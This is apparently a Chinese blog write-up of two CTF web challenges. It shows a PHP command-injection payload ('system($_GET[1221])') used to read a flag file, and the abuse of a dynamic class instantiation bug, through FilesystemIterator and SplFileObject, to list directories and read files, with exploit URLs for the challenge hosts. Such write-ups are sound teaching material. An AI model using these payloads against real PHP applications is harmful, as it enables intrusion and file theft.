

Aurora week2

49.234.77.58/index.php/2019/09/27/aurora-week2

XZLang

2019年9月27日


1、似曾相识燕归来

打开链接，看到一张熟悉的登陆界面，果真是似曾相识呗。

用之前的脚本跑了一次，跑出来32个a，登陆发现不对，疑惑之际根据之前原题的传参方式在index中用post传参。

重新打开flag.php，我们的system已经注入成功

于是直接构造url用cat命令打开flag文件拿到flag



Load URL Split URL Execute

☒ Post data ☐ Referer ☐ User Agent ☐ Cookies

Clear All

flag=system(\$_GET[1221]);

flag=\$()

```
<?php
include './global.php';
$flag=$flag.';system($_GET[1221]);'; <?php
show_source('show.php');
show_source('flag.php');
```

ACTF{Ju3t_a_Exc3sslve_op3ratlon}

2、easy_php_v1

打开啥都没有，先御剑跑个字典，跑出了index.php~源码泄露

审计源码，发现这里利用GET方法定义了三个变量，用来new一个对象。

看到Null类里面的eval函数时产生了一些大胆的想法，然鹅看到了它头上的die。。。

不知道任何能够解决die的方法，于是就从new class下手。

考虑到这里的类名是可以控制的，想到了PHP中有一些已经定义过的原生类，有的原生类的构造函数可以读取文件和目录。

查找手册，找到了一个可以读取目录的类FilesystemIterator

这里的构造函数可以对路径进行遍历输出，于是利用这个类，构造url就可以读取到文件目录

如图，存放flag的文件找到了。

本来以为这道题已经结束了，结果发现还需要一个原生类来读取文件。

继续找啊找啊找，找到了一个可以读取文件的类SplFileObject

同理，构造url读取文件

成功拿到flag。

```
<?php
class Null{
    function __construct()
    {
        die('404');
        $a = eval($cmd);
    }
}
spl_autoload_register(
    function ($class){
        new Null();
    }
);
$classname = isset($_GET['name']) ? $_GET['name'] : null;
$params1 = isset($_GET['param1']) ? $_GET['param1'] : null;
$params2 = isset($_GET['param2']) ? $_GET['param2'] : null;
$cmd = isset($_GET['cmd']) ? $_GET['cmd'] : null;
if(class_exists($classname)){
    $newclass = new $classname($params1,$params2);
    var_dump($newclass);
    foreach ($newclass as $key=>$value)
        echo $key.'=>'. $value.'<br>';
}
```

```
public __construct ( string $path [, int $flags = FilesystemIterator::KEY_AS_PATHNAME |
FilesystemIterator::CURRENT_AS_FILEINFO | FilesystemIterator::SKIP_DOTS ] )
```

```
47.106.94.13:40001/index.php?name=FilesystemIterator&param1=.
```

```
47.106.94.13:40001/?name=SplFileObject&param1=flag3h3re.php&param2=r
```

Hestia | 由Themeisle开发